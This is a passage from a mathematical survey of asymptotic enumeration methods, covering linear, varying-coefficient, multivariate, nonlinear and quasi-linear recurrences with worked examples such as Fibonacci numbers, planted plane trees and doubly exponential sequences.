$$a_n^* \sim (2\pi)^{-1/2} (1-\alpha)^{1/2} 2^b (V^*)^{\alpha/2} n^{\alpha/2-1} \exp(\alpha^{-1}(V^* n)^{\alpha}) . \tag{8.84}$$

Theorem 8.5 provides more precise information than Brigham's Theorem 8.2, but under more restrictive conditions. It is derived from Ingham's main result, Theorem 1 of [212], which can be applied to wider classes of functions. However, that theorem cannot be used to derive Theorem 8.2. The disadvantage of Ingham's main theorem is that it requires knowledge of the behavior of the generating function in the complex plane, not just on the real axis. On the other hand, the region where this behavior has to be known is much smaller than it is for the analytic methods that give more accurate answers, and which are presented in Sections 10–12. Only behavior of the generating functions $\Pi(1 - z^{\lambda_j})^{-1}$ or $\Pi(1 + z^{\lambda_j})$ in an angle $|\mathrm{Arg}|(1-z)| \le \pi/2 - \delta$ for some $\delta > 0$ needs to be controlled.

Ingham's paper [212] contains an extended discussion of the relations between different Tauberian theorems and of the necessity for various conditions.

9. Recurrences

This section presents some basic methods for handling recurrences. The title is slightly misleading, since almost all of this chapter is devoted to methods that are useful in this area. Almost all asymptotic estimation problems concern quantities that are defined through implicit or explicit recurrences. Furthermore, the most common and most effective method of solving recurrences is often to determine its generating function and then apply the methods presented in the other sections. However, there are many recurrences, and those discussed in Sections 9.4 and 9.5 require special methods that do not fit into other sections. These methods deserve to be included, so it seems preferable to explain them after treating some of the more common types of recurrences, even though those could have been covered elsewhere in this chapter.

Since generating functions are the most powerful tool for handling combinatorial recurrences, all the books listed in Section 18 that help in dealing with combinatorial identities and generating functions are also useful in handling recurrences. Methods for recurrences that are not amenable to generating function methods are presented in [175, 177]. Lueker [264] is an introductory survey to some recurrence methods.

Wimp's book [382] is concerned primarily with numerical stability problems in computing with recurrences. Such problems are important in computing values of orthogonal polynomials, for example, but seldom arise in combinatorial enumeration. However, there are sections of [382] that are relevant to our topic, for example to the discussion of differential equations in Section 9.2.

9.1. Linear recurrences with constant coefficients

The most famous sequence that satisfies a linear recurrence with constant coefficients is that of the Fibonacci numbers, defined by $F_0 = F_1 = 1$, $F_n = F_{n-1} + F_{n-2}$ for $n \geq 2$. There are many others that are only slightly less well known. Fortunately, the theory of such sequences is well developed, and from the standpoint of asymptotic enumeration their behavior is well understood. (For a survey of number theoretic results, together with a list of many unsolved problems about such sequences that arise in that area, see [73].) There are even several different approaches to solving linear recurrences with constant coefficients. The one we emphasize here is that of generating functions, since it fits in best with the rest of this chapter. For other approaches, see [287, 298], for example.

Suppose that we have a linear recurrence or a system of recurrences and have found that

the generating function $f(z)$ we are interested in has the form

$$f(z) = \frac{G(z)}{h(z)} \ , \tag{9.1}$$

where $G(z)$ and $h(z)$ are polynomials. The basic tool for obtaining asymptotic information about $[z^n]f(z)$ is the partial fraction expansion of a rational function [205]. Dividing $G(z)$ by $h(z)$ we obtain

$$f(z) = p(z) + \frac{g(z)}{h(z)} \ , \tag{9.2}$$

where $p(z)$, $g(z)$, and $h(z)$ are all polynomials in z and $\deg g(z) < \deg h(z)$. We can assume that $h(0) \neq 0$, since if that were not the case, we would have $g(0) = 0$ (as in the opposite case $f(z)$ would not be a power series in z, but would have terms such as z^{-1} or z^{-2}) and we could cancel a common factor of z from $g(z)$ and $h(z)$. Therefore, if $d = \deg h(z)$, we can write

$$h(z) = h(0) \prod_{j=1}^{d'} \left(1 - \frac{z}{z_j}\right)^{m_j} \ , \tag{9.3}$$

where z_j, $1 \leq j \leq d'$ are the distinct roots of $h(z) = 0$, z_j has multiplicity $m_j \geq 1$, and $\sum m_j = d$. Hence we find [175, 205] that for certain constants $c_{j,k}$,

$$\begin{aligned} f(z) &= p(z) + \sum_{j=1}^{d'} \sum_{k=1}^{m_j} \frac{c_{j,k}}{(1 - z/z_j)^k} \\ &= p(z) + \sum_{j=1}^{d'} \sum_{k=1}^{m_j} c_{j,k} \sum_{h=0}^{\infty} \binom{h+k-1}{k-1} z^h z_j^{-h} \ . \end{aligned} \tag{9.4}$$

Thus

$$a_n = [z^n]p(z) + \sum_{j=1}^{d'} \sum_{k=1}^{m_j} c_{j,k} \binom{h+k-1}{k-1} z_j^{-n} \ . \tag{9.5}$$

When $m_j = 1$,

$$c_{j,1} = \frac{-g(z_j)}{z_j h'(z_j)} \ , \tag{9.6}$$

and explicit formulas for the $c_{j,k}$ when $m_j > 1$ can also be derived [175], but are unwieldy and seldom used.

Example 9.1. *Fibonacci numbers.* As was noted in Example 6.3,

$$F(z) = \sum_{n=0}^{\infty} F_n z^n = \frac{z}{1 - z - z^2} \ .$$

Now

$$h(z) = 1 - z - z^2 = (1 + \phi^{-1} z)(1 - \phi z) \ , \tag{9.7}$$

where $\phi = (1 + 5^{1/2})/2$ is the golden ratio. Therefore

$$F(z) = \frac{1}{\sqrt{5}} \left(\frac{1}{1 - \phi z} - \frac{1}{1 + \phi^{-1} z} \right) \tag{9.8}$$

and for $n \geq 0$,

$$F_n = [z^n] F(z) = 5^{-1/2} (\phi^n - (-\phi)^{-n}) \ . \tag{9.9}$$

■

The partial fraction expansion (9.4) shows that the first-order asymptotics of sequence a_n satisfying a linear recurrence of the form (6.30) are determined by the smallest zeros of the characteristic polynomial $h(z)$. The full asymptotic expansion is given by (9.5), and involves all the zeros. In practice, using (9.5) presents some difficulties, in that multiplicities of zeros are not always easy to determine, and the coefficients $c_{j,k}$ are often even harder to deal with. Eventually, for large n, their influence becomes negligible, but when uniform estimates are required they present a problem. In such cases the following theorem is often useful.

Theorem 9.1. *Suppose that $f(z) = g(z)/h(z)$, where $g(z)$ and $h(z)$ are polynomials, $h(0) \neq 0$, $\deg g(z) < \deg h(z)$, and that the only zeros of $h(z)$ in $|z| < R$ are $\rho_1, \ldots, \rho_k$, each of multiplicity 1. Suppose further that*

$$\max_{|z|=R} |f(z)| \leq W \ , \tag{9.10}$$

and that $R - |\rho_j| \geq \delta$ for some $\delta > 0$ and $1 \leq j \leq k$. Then

$$\left| [z^n] f(z) + \sum_{j=1}^{k} \frac{g(\rho_j)}{h'(\rho_j)} \rho_j^{-n-1} \right| \leq W R^{-n} + \delta^{-1} R^{-n} \sum_{j=1}^{k} |g(\rho_j)/h'(\rho_j)| \ . \tag{9.11}$$

Theorem 9.1 is derived using methods of complex variables, and a proof is sketched in Section 10. That section also discusses how to locate all the zeros $\rho_1, \ldots, \rho_k$ of a polynomial $h(z)$ in a disk $|z| < R$. In general, the zero location problem is not a serious one in enumeration problems. Usually there is a single positive real zero that is closer to the origin than any other, it can be located accurately by simple methods, and R is chosen so that $|z| < R$ encloses only that zero.

Example 9.2. *Sequences with forbidden subblocks.* We continue with the problem presented in Examples 6.4 and 6.8. Both $F_A(z)$ and $G_A(z)$ have as denominators

$$h(z) = z^k + (1 - 2z) C_A(z) \ , \tag{9.12}$$

which is a polynomial of degree exactly k. Later, in Example 10.6, we will show that for $k \geq 9$, $h(z)$ has exactly one zero ρ in $|z| \leq 0.6$, and that for $|z| = 0.55$, $|h(z)| \geq 1/100$. Furthermore, by Example 6.7, $\rho \to 1/2$ as $k \to \infty$. On $|z| = 0.55$,

$$|F_A(z)| \leq 100 \cdot (0.55)^k \ . \tag{9.13}$$

Theorem 9.1 then shows, for example, that for $n > k \geq k_0$,

$$\begin{aligned} \left| [z^n] F_A(z) + \frac{C_A(\rho)\rho^{-n-1}}{h'(\rho)} \right| &\leq 100(0.55)^{k-n} + 40(0.55)^{-n}|h'(\rho)|^{-1} \\ &\leq 50(0.55)^{-n} \ , \end{aligned} \tag{9.14}$$

since by Example 6.7, as $k \to \infty$,

$$h'(\rho) = k\rho^{k-1} - 2C_A(\rho) + (1-2\rho)C_A'(\rho) \sim -2C_A(\rho) \sim -\rho^{-1} \ . \tag{9.15}$$

The estimate (9.14), when combined with the expansions of Example 6.7, gives accurate approximations for p_n, the probability that A does not appear as a block among the first n coin tosses. We have

$$\begin{aligned} p_n &= 2^{-n}[z^n]F_z(z) \\ &= -2^{-n}C_A(\rho)\rho^{-n-1}(h'(\rho))^{-1} + O(\exp(-0.09n)) \ . \end{aligned} \tag{9.16}$$

We now estimate $h'(\rho)$ as before, in (9.15), but more carefully, putting in the approximation for ρ from Example 6.7. We find that

$$h'(\rho) = -\rho^{-1} + O(k2^{-k}) \ , \tag{9.17}$$

and

$$\rho^{-n} = 2^n \exp(-n(2^k C_A(1/2))^{-1} + O(nk2^{-2k})) \ . \tag{9.18}$$

Therefore

$$p_n = \exp(-n(2^k C_A(1/2))^{-1} + O(nk2^{-2k})) + O(\exp(-n/12)) \ . \tag{9.19}$$

This shows that p_n has a sharp transition. It is close to 1 for $n = o(2^k)$, and then, as n increases through 2^k, drops rapidly to 0. (The behavior on the two sides of 2^k is not symmetric, as the drop towards 0 beyond 2^k is much faster than the increases towards 1 on the other side.) For further results and applications of such estimates, see [180, 181]. Estimates such as (9.19) yield results sharper than those of Example 6.8. They also prove (see

Example 14.1) that the expected lengths of the longest run of 0's in a random sequence of length n is $\log_2 n + u(\log_2 n) + o(1)$ as $n \to \infty$, where $u(x)$ is a continuous function that is not constant and satisfies $u(x+1) = u(x)$. (See also the discussion of carry propagation in [236].) For other methods and results in this area, see [18]. ■

Inhomogeneous recurrences with constant coefficients, say,

$$a_n = \sum_{i=1}^{d} c_i a_{n-i} + b_n, \quad n \geq d \ , \tag{9.20}$$

are not covered by the techniques discussed above. One can still use the basic generating function approach to derive the ordinary generating function of a_n, but this time it is in terms of the ordinary generating function of b_n. If b_n does not grow too rapidly, the "subtraction of singularities" method of Section 10.2 can be used to derive the asymptotics of a_n in a form similar to that given by (9.26).

9.2. Linear recurrences with varying coefficients

Linear recurrences with constant coefficients have a nice and complete theory. That is no longer the case when one allows coefficients that vary with the index. This is not a fault of mathematicians in not working hard enough to derive elegant results, but reflects the much more complicated behavior that can occur. The simplest case is when the recurrence has a finite number of terms, and the coefficients are polynomials in n.

Example 9.3. *Two-sided generalized Fibonacci sequences.* Let t_n be the number of integer sequences $(b_j, \ldots, b_2, b_1, 1, 1, a_1, a_2, \ldots, a_k)$ with $j + k + 2 = n$ in which each b_i is the sum of one or more contiguous terms immediately to its right, and each a_i is likewise the sum of one or more contiguous terms immediately to its left. It was shown in [120] that $t_1 = t_2 = 1$ and that

$$t_{n+1} = 2nt_n - (n-1)^2 t_{n-1} \quad \text{for} \quad n \geq 2 \ . \tag{9.21}$$

If we let

$$t(z) = \sum_{n=1}^{\infty} \frac{t_n z^{n-1}}{(n-1)!} \tag{9.22}$$

be a modified exponential generating function, then the recurrence (9.21) shows that

$$t'(z)(1-z)^2 - t(z)(2-z) = 1 \ . \tag{9.23}$$

Standard methods for solving ordinary differential equations, together with the initial conditions $t_1 = t_2 = 1$, then yield the explicit solution

$$t(z) = (1-z)^{-1} \exp((1-z)^{-1}) \left[C + \int_z^1 (1-w)^{-1} \exp(-(1-w)^{-1}) dw \right] , \tag{9.24}$$

where

$$C = e^{-1} - \int_0^1 (1-w)^{-1} \exp(-(1-w)^{-1}) dw = 0.148495\ldots . \tag{9.25}$$

Once the explicit formula (9.24) for $t(z)$ is obtained, the methods of Section 12 give the estimate

$$t_n \sim C(n-1)!(e/\pi)^{1/2} \exp(2n^{1/2})(2n^{1/4})^{-1} \quad \text{as} \quad n \to \infty . \tag{9.26}$$

It is easy to show that the absolute value of

$$(1-z)^{-1} \exp((1-z)^{-1}) \int_z^1 (1-w)^{-1} \exp(-(1-w)^{-1}) dw \tag{9.27}$$

is small for $|z| < 1$. Therefore the asymptotics of the t_n are determined by the behavior of coefficients of

$$C(1-z)^{-1} \exp((1-z)^{-1}) , \tag{9.28}$$

and that can be obtained easily. The estimate (9.26) then follows. ■

To see just how different the behavior of linear recurrences with polynomial coefficients can be from those with constant coefficients, compare the behavior of the sequences in Example 9.3 above and Example 9.4 (given below). The existence of such differences should not be too surprising, since after all even the first order recurrence $a_n = na_{n-1}$ for $n \geq 2$, $a_1 = 1$, has the obvious solution $a_n = n!$, which is not at all like the solutions to constant coefficient recurrences. However, when $a_n = na_{n-1}$, a simple change of variables, namely $a_n = b_n n!$, transforms this recurrence into the trivial one of $b_n = b_{n-1} = \cdots = b_1 = 1$ for all n. Such rescaling is among the most fruitful methods for dealing with nonlinear recurrences, even though it is seldom as simple as for $a_n = n!$.

Example 9.3 is typical in that a sequence satisfying a linear recurrence of the form

$$a_n = \sum_{j=1}^{r} c_j(n) a_{n-j} , \qquad n \geq r , \tag{9.29}$$

where r is fixed and the $c_j(n)$ are rational functions (a P-recursive sequence in the notation of Section 6.3) can always be transformed into a differential equation for a generating function. Whether anything can be done with that generating function depends strongly on the

recurrence and the form of the generating function. Example 9.3 is atypical in that there is an explicit solution to the differential equation. Further, this explicit solution is a nice analytic function. This is due to the special choice of the form of the generating function. An exponential generating function seems natural to use in that example, since the recurrence (9.21) shows immediately that $t_n \le (2n-2)(2n-4)\dots 2 = 2^{n-1}(n-1)!$, and a slightly more involved induction proves that t_n grows at least as fast as a factorial. If we tried to use an ordinary generating function

$$u(z) = \sum_{n=1}^{\infty} t_n z^n \ , \tag{9.30}$$

then the recurrence (9.21) would yield the differential equation

$$z^4 u''(z) + z^3 u'(z) + (1-2z^2)u(z) = z - z^2 \ , \tag{9.31}$$

which is not as tractable. (This was to be expected, since $u(z)$ is only a formal power series.) Even when a good choice of generating function does yield an analytic function, the differential equation that results may be hard to solve. (One can always find a generating function that is analytic, but the structure of the problem may not be reflected in the resulting differential equation, and there may not be anything nice about it.)

There is an extensive literature on analytic solutions of differential equations (cf. [205, 206, 207, 272, 368, 372]), but it is not easy to apply in general. Singularities of analytic functions that satisfy linear differential equations with analytic coefficients are usually of only a few basic forms, and so the methods of Sections 11 and 12 suffice to determine the asymptotic behavior of the coefficients. The difficulty is in locating the singularities and determining their nature. We refer to [206, 207, 272, 368, 372] for methods for dealing with this difficulty, since they are involved and so far have been seldom used in combinatorial enumeration. There will be some further discussion of differential equations in Section 15.3.

Some aspects of the theory of linear recurrences with constant coefficients do carry over to the case of varying coefficients, even when the coefficients are not rational functions. For example, there will in general be r linearly independent solutions to the recurrence (9.29) (corresponding to the different starting conditions). Also, if a solution a_n has the property that a_{n+1}/a_n tends to a limit α as $n \to \infty$, then $1/\alpha$ is a limit of zeros of

$$1 - \sum_{j=1}^{r} c_j(n) z^j \ , \tag{9.32}$$

and therefore is often a root of

$$1 - \sum_{j=1}^{r} \left(\lim_{n\to\infty} c_j(n) \right) z^j \ . \tag{9.33}$$

Whether there are exactly r linearly independent solutions is a difficult problem. Extensive research was done on this topic 1920's and 1930's [2, 29], culminating in the work of Birkhoff and Trjitzinsky [51, 52, 53, 366, 367]. This work applies to recurrences of the form (9.29) where the $c_j(n)$ have Poincaré asymptotic expansions

$$c_j(n) \sim n^{k_j/k}\{c_{j,0} + c_{j,1}n^{-1/k} + c_{j,2}n^{-2/k} + \cdots\} \quad \text{as} \quad n \to \infty \ , \tag{9.34}$$

where the k_j and k are integers and $c_{j,0} \neq 0$ if $c_j(n)$ is not identically 0 for all n. It follows from this work that solutions to the recurrence are expressible as linear combinations of elements of the form

$$(n!)^{p/q} \exp(P(n^{1/m}))n^{\alpha}(\log n)^h \ , \tag{9.35}$$

where h, m, p, and q are integers, $P(z)$ a polynomial, and α a complex number. An exposition of this theory and how it applies to enumeration has been given by Wimp and Zeilberger [384]. (There is a slight complication in that most of the literature cited above is concerned with recurrences for functions of a real argument, not sequences, but this is not a major difficulty.) There is still a problem in identifying which linear combination provides the derived solution. Wimp and Zeilberger point out that it is usually easy to show that the largest of the terms of the form (9.35) does show up with a nonzero coefficient, and so determines the asymptotics of a_n up to a multiplicative constant. However, the Birkhoff-Trjitzinsky method does not in general provide any techniques for determining that constant.

The major objection to the use of the Birkhoff-Trjitzinsky results is that they may not be rigorous, since gaps are alleged to exist in the complicated proofs [211, 383]. Furthermore, in almost all combinatorial enumeration applications the coefficients are rational, and so one can use the theory of analytic differential equations.

When there is no way to avoid linear recurrences with coefficients that vary but are not rational, one can sometimes use the work of Kooman [243, 244], which develops the theory of second order linear recurrences with almost-constant coefficients.

Example 9.4. *An oscillating sequence.* Let

$$a_n = \sum_{k=0}^{n} \binom{n}{k} \frac{(-1)^k}{k!} \ , \qquad n = 0, 1, \ldots \ . \tag{9.36}$$

Then a_n satisfies the linear recurrence

$$a_{n+2} - \left(2 - \frac{2}{n}\right) a_{n+1} + \left(1 - \frac{1}{n}\right) a_n = 0, \quad n \geq 0 \ . \tag{9.37}$$

The methods of [244] can be used to show that for some constants c and ϕ

$$a_n = cn^{-1/4} \sin(2n^{1/2} + \phi) + o(n^{-1/4}) \quad \text{as} \quad n \to \infty \ , \tag{9.38}$$

which is a much more precise estimate than the crude one mentioned in Example 10.1.

Another, in some ways preferable method for obtaining asymptotic expansions for a_n is mentioned in Example 12.8. It is based on an explicit form for the generating function of a_n, $f(z) = \sum a_n z^n$. An interchange of orders of summation (easily justified for $|z|$ small, say $|z| < 1/2$) shows that

$$\begin{aligned} f(z) &= \sum_{k=0}^{\infty} \frac{(-1)^k}{k!} \sum_{n=k}^{\infty} \binom{n}{k} z^n \\ &= \sum_{k=0}^{\infty} \frac{(-1)^k}{k!} \frac{z^k}{(1-z)^{k+1}} = \frac{1}{1-z} \exp\left(-\frac{z}{1-z}\right) \ . \end{aligned} \tag{9.39}$$

The saddle point method can then be applied to obtain asymptotic expansions for a_n. ■

9.3. Linear recurrences in several variables

Linear recurrences in several variables that have constant coefficients can be attacked by methods similar to those used in a single variable. If we have

$$a_{m,n} = \sum_{\substack{i=0 \\ i+j>0}}^{d} \sum_{i=0}^{d} c_{i,j} a_{m-i,n-j} \tag{9.40}$$

for $m, n \geq d$, say, then the generating function

$$f(x,y) = \sum_{m=0}^{\infty} \sum_{n=0}^{\infty} a_{m,n} x^m y^n \tag{9.41}$$

satisfies the relation

$$f(x,y)\left(1-\sum_{\substack{i=0\\ i+j>0}}^{d}\sum_{i=0}^{d}c_{i,j}x^iy^j\right) = \sum_{\substack{m=0\\ m>d \text{ or } n>d}}^{\infty}\sum_{n=0}^{\infty}a_{m,n}x^my^n - \sum_{\substack{i=0\\ i+j>0}}^{d}\sum_{i=0}^{d}c_{ij}x^iy^j\sum_{\substack{m,n\\ m\le d-i\\ \text{or } n\le d-i}}a_{m,n}x^my^n\ . \tag{9.42}$$

If $a_{m,n}=0$ for $0\le m<d$ and $n\ge d$ as well as for $0\le n<d$ and $m\ge d$ (so that all the $a_{m,n}$ are fully determined by $a_{m,n}$ for $0\le m<d$, $0\le n<d$), then $f(x,y)$ is a rational function. If this condition does not hold, $f(x,y)$ can be complicated.

The paragraph above shows that under common conditions, constant coefficient recurrences lead to generating functions that are rational even in several variables. However, even when the rational function is determined, there is no equivalent of partial fraction decomposition to yield elegant asymptotics of the coefficients. Coefficients of multivariate generating functions are much harder to handle than those of univariate functions. There are tools (discussed in Section 13), that are usually adequate to handle rational generating functions, but they are not simple.

When the coefficients of the multivariate recurrences vary, available knowledge is extremely limited. Even if the coefficients are polynomials, we obtain a partial differential equation for the generating function. Sometimes there are tricks that lead to a simple solution (cf. Example 15.6), but this is not common.

9.4. Nonlinear recurrences

Nonlinear recurrences come in a great variety of shapes, and the methods that are used to solve them are diverse, depending on the nature of the problem. This section presents a sample of the most useful techniques that have been developed.

Sometimes a nonlinear recurrence has a simple solution because of a nice algebraic factorization. For example, suppose that z_0 is any given complex number, and

$$z_{n+1}=z_n^2-2 \quad \text{for} \quad n\ge 0\ . \tag{9.43}$$

If we set

$$w=(z_0+(z_0^2-4)^{1/2})/2\ , \tag{9.44}$$

we have $z_0 = w + w^{-1}$, and more generally

$$z_n = w^{2^n} + w^{-2^n} \quad \text{for} \quad n \geq 0 \; . \tag{9.45}$$

Eq. (9.45) is easily established through induction. However, this is an exceptional instance, and already recurrences of the type $z_{n+1} = z_n^2 + c$ for c a complex constant lead to deep questions about the Mandelbrot set and chaotic behavior [91].

Since linear recurrences are well understood, the best that one can hope for when confronted with a nonlinear recurrence is that it might be reducible to a linear one. This works in many situations.

Example 9.5. *Planted plane trees.* Let $a_{n,h}$ be the number of planted plane trees with n nodes and height $\leq h$ [64, 177], and let

$$A_h(z) = \sum_{n=0}^{\infty} a_{n,h} z^n \; . \tag{9.46}$$

Since a tree of height $\leq h+1$ has a root and any number of subtrees, each of height $\leq h$,

$$\begin{aligned} A_{h+1}(z) &= z(1 + A_h(z) + A_h(z)^2 + \cdots) \\ &= z(1 - A_h(z))^{-1} \; . \end{aligned} \tag{9.47}$$

Iterating this recurrence, we obtain a finite continued fraction that looks like

$$A_{h+1}(z) = \cfrac{z}{1 - \cfrac{z}{1 - \cfrac{z}{1 - \cdots}}} \; . \tag{9.48}$$

The general theory of continued functions represents a convergent as a quotient of two sequences satisfying recurrences involving the partial quotients. (For references, see [218, 319].) After playing with this idea, one finds that the substitution

$$A_h(z) = \frac{z P_h(z)}{P_{h+1}(z)} \tag{9.49}$$

gives

$$P_{h+1}(z) = P_h(z) - z P_{h-1}(z) \; , \qquad h \geq 2 \; ,$$

where $P_0(z) = 0$, $P_1(z) = 1$. This is a linear recurrence when we regard z as fixed, and so the theory presented before leads to the explicit representation

$$P_h(z) = (1 - 4z)^{-1/2} \left\{ \left(\frac{1 + (1-4z)^{1/2}}{2} \right)^h - \left(\frac{1 - (1-4z)^{1/2}}{2} \right)^h \right\} \; . \tag{9.50}$$

De Bruijn, Knuth, and Rice [64] use this representation to determine the average height of plane trees. ■

Greene and Knuth (p. 30 of [177]) note that the continued fraction method of replacing a convergent by a quotient of elements of two sequences in general leads not to a single sequence of polynomials like the $P_h(z)$ of Example 9.5, but to two sequences. This is only slightly harder to handle, and allows one to linearize more complicated recurrences.

There are many additional ways to linearize a recurrence. (A small list is given on p. 31 of [177].) For example, a purely multiplicative relation $a_n = a_{n-1}^2/a_{n-2}$ is transformed into the linear $\log a_n = 2\log a_{n-1} - \log a_{n-2}$ by taking logarithms. One of the most fruitful tricks of this type is taking inverses. Thus $a_n = a_{n-1}/(1 + a_{n-1})$ is equivalent to

$$\frac{1}{a_n} = \frac{1}{a_{n-1}} + 1 \ , \tag{9.51}$$

which has the obvious solution $a_n^{-1} = a_0^{-1} + n$. (This assumes $a_0 \neq -1/k$ for any $k \in \mathbb{Z}^+$.)

Linearization works well, but is limited in applicability. More widely applicable, but producing answers that are not as clear, is approximate linearization, where a given nonlinear recurrence is close to a linear one. The following example combines approximate linearization with bootstrapping.

Example 9.6. *A quadratic recurrence.* The study of the average height of binary trees in [132] involves the recurrence

$$a_n = a_{n-1}(1 - a_{n-1}) \quad \text{for} \quad n \geq 1 \ , \tag{9.52}$$

with $a_0 = 1/2$. The a_n are monotone decreasing, so we try the inverse trick. We find

$$\frac{1}{a_n} = \frac{1}{a_{n-1}(1 - a_{n-1})} = \frac{1}{a_{n-1}} + 1 + \frac{a_{n-1}}{1 - a_{n-1}} \ . \tag{9.53}$$

Iterating this recurrence (but applying it only to the first term on the right-hand side of Eq. (9.53)) we obtain

$$\begin{aligned} \frac{1}{a_n} &= \frac{1}{a_{n-2}} + 2 + \frac{a_{n-2}}{1 - a_{n-2}} + \frac{a_{n-1}}{1 - a_{n-1}} \\ &= \cdots \\ &= \frac{1}{a_0} + n + \sum_{j=0}^{n-1} \frac{a_j}{1 - a_j} \\ &= n + 2 + \sum_{j=0}^{n-1} \frac{a_j}{1 - a_j} \ . \end{aligned} \tag{9.54}$$

Equation (9.54) shows that $a_n^{-1} > n$, so $a_n < 1/n$. Applying this bound to a_j for $2 \le j \le n-1$ in the sum on the right-hand side of Eq. (9.54), we find that

$$n \le a_n^{-1} \le n + O(\log n) \ . \tag{9.55}$$

When we substitute this into (9.54), we find that $a_n^{-1} = n + \log n + o(\log n)$, and further iterations produce even more accurate estimates. ■

Approximate linearization also works well for some rapidly growing sequences.

Example 9.7. *Doubly exponential sequences.* Many recurrences are of the form

$$a_{n+1} = a_n^2 + b_n \ , \tag{9.56}$$

where b_n is much smaller than a_n^2 (and may even depend on the a_n for $k \le n$, as in $b_n = a_n$ or $b_n = a_{n-1}$). Aho and Sloane [3] found that surprisingly simple solutions to such recurrences can often be found. The basic idea is to reduce to approximate linearization by taking logarithms. We find that if a_0 is the given initial value, and $a_n > 0$ for all n, then the transformation

$$u_n = \log a_n \ , \tag{9.57}$$

$$\delta_n = \log(1 + b_n a_n^{-2}) \ , \tag{9.58}$$

reduces (9.56) to

$$u_{n+1} = 2u_n + \delta_n \ , \quad n \ge 0 \ . \tag{9.59}$$

Therefore

$$\begin{aligned} u_n &= \delta_{n-1} + 2u_{n-1} = \delta_{n-1} + 2\delta_{n-2} + 4u_{n-2} \\ &= \dots \\ &= \sum_{j=1}^{n} 2^{j-1}\delta_{n-j} + 2^n u_0 \\ &= 2^n(u_0 + \delta_0/2 + \delta_1/4 + \cdots + \delta_{n-1}/2^n) \ . \end{aligned} \tag{9.60}$$

If we assume that the δ_k are small, then

$$\alpha = u_0 + \sum_{k=0}^{\infty} \delta_k 2^{-k-1} \tag{9.61}$$

exists, and

$$r_n = u_n - 2^n\alpha = 2^n \sum_{k=n}^{\infty} \delta_k 2^{-k-1} \ . \tag{9.62}$$

If the δ_k are sufficiently small, the difference r_n in (9.62) will be small, and

$$a_n = \exp(u_n) = \exp(2^n\alpha - r_n) \ . \tag{9.63}$$

The expression (9.63) might not seem satisfactory, since both a_n and r_n are expressed in terms of all the a_k, for $k < n$ and for $k \geq n$. The point of (9.63) is that for many recurrences, r_n is negligibly small, while α is given by the rapidly convergent series (9.61), so that only the first few a_n are needed to obtain a good estimate for the asymptotic behavior of a_n. We next discuss a particularly elegant case.

Suppose that $a_n \geq 1$ and $|b_n| < a_n/4$ for all $n \geq 0$. Then $a_{n+1} \geq a_n$ and $|\delta_{n+1}| \leq |\delta_n|$ for $n \geq 0$, and so $|r_n| \leq |\delta_n|$. Hence

$$a_n \exp(-|\delta_n|) \leq \exp(2^n\alpha) \leq a_n \exp(|\delta_n|) \tag{9.64}$$

and since

$$\begin{aligned} \exp(|\delta_n|) &\leq 1 + |b_n|a_n^{-2} < 1 + (4a_n)^{-1} \ , \\ \exp(-|\delta_n|) &\geq (1 + (4a_n)^{-1})^{-1} \geq 1 - (3a_n)^{-1} \ , \end{aligned} \tag{9.65}$$

we find that

$$|a_n - \exp(2^n\alpha)| < (2a_n)^{-1} \leq 1/2 \ . \tag{9.66}$$

If a_n is an integer, then we can assert that it is the closest integer to $\exp(2^n\alpha)$.

The restriction $|b_n| < a_n/4$ is severe. The basic method applies even without it, and the expansion (9.63) is valid, for example, if we only require that $|\delta_{n+1}| \leq |\delta_n|$ for $n \geq n_0$. However, we will not in general obtain results as nice as (9.66) if we only impose these weak conditions.

The method outlined above can be applied to recurrences that appear to be of a slightly different form. Sometimes only a trivial transformation is required. For example, Golomb's nonlinear recurrence,

$$a_{n+1} = a_0 a_1 \cdots a_n + b, \quad a_0 = 1 \ , \tag{9.67}$$

for b a constant, is easily seen to be equivalent to

$$a_{n+1} = (a_n - b)a_n + b, \quad a_0 = 1, \quad a_1 = b + 1 \ . \tag{9.68}$$

The substitution

$$x_n = a_n - b/2 \tag{9.69}$$

transforms (9.68) into

$$x_{n+1} = x_n^2 + (2 - b)b/4 \ , \tag{9.70}$$

which is of the form treated above. (If the x_n are integers, the inequality (9.66) with x_n replacing a_n might not apply to the x_n because the condition $|(2-b)b/4| < |x_k|/4$ might fail for some k. The trick to use here is to start the recurrence with some x_k, say x_{k_0}, so that the condition $|(2-b)b/4| < |x_k|/4$ applies for $k \geq k_0$. The new α for which (9.66) holds will then be defined in terms of $x_{k_0}, x_{k_0+1}, \ldots$.)

In some situations the results presented above cannot be applied, but the basic method can still be extended. That is the case for the recurrence

$$a_{n+1} = a_n a_{n-1} + 1, \quad a_0,\ a_1 \geq 1 \tag{9.71}$$

of [3]. The result is that a_n is the nearest integer to

$$\alpha^{F_n} \beta^{F_{n-1}} \ , \tag{9.72}$$

where α and β are positive constants, and the F_k are the Fibonacci numbers. What matters is that the recurrence leads to doubly exponential (and regular) growth of a_n. Example 15.3 shows how this principle can be applied even when the a_n are not numbers, but polynomials whose coefficients need to be estimated. ■

9.5. Quasi-linear recurrences

This section mentions some methods and results for studying recurrences that have linearity properties, but are not linear. The most important of them are recurrences involving minimization or maximization. They arise frequently in problems that use dynamic programming approaches and in divide and conquer methods. An important example, treated in [147], is that of a sequence f_n, given by $f_0 = 1$ and

$$f_{n+1} = g_{n+1} + \min_{0 \leq k \leq n} (\alpha f_k + \beta f_{n-k}) \quad \text{for} \quad n \geq 0 \ , \tag{9.73}$$

where $\alpha, \beta > 0$, and g_n is some given sequence. Fredman and Knuth showed that if $g_n = 0$ for $n \geq 1$ and $\alpha + \beta < 1$, then

$$f_n \geq c n^{1+1/\gamma} \quad \text{for some} \quad c = c(\alpha, \beta) > 0 \ , \tag{9.74}$$

where γ is the solution to

$$\alpha^{-\gamma} + \beta^{-\gamma} = 1 \ . \tag{9.75}$$

They proved that $\lim_{n\to\infty} f_n n^{-1-1/\gamma}$ exists if and only if $(\log\alpha)/(\log\beta)$ is irrational. They also presented analyses of this recurrence for $\alpha+\beta\geq 1$, as well as of several recurrences that have different g_n.

The value of the Fredman-Knuth paper is less in the precise results they obtain for several recurrences of the type (9.73) than in the methods they develop, which allow one to analyze related problems. A crucial role in their approach is played by the observation that for the g_n they consider, the minimum in (9.73) can be located rather precisely. The conditions for such localization are applicable to many other sequences as well.

Further work on the recurrence (9.73) was done by Kapoor and Reingold [220], who obtained a complete solution under certain conditions. Their solution is complicated, expressed in terms of the weighted external path length of a binary tree. It is sufficiently explicit, though, to give a complete picture of the continuity, convexity, and oscillation properties of f_n. In some cases their solution simplifies dramatically.

Another class of quasi-linear recurrences involves the greatest integer function. Following [104], consider recurrences of the form

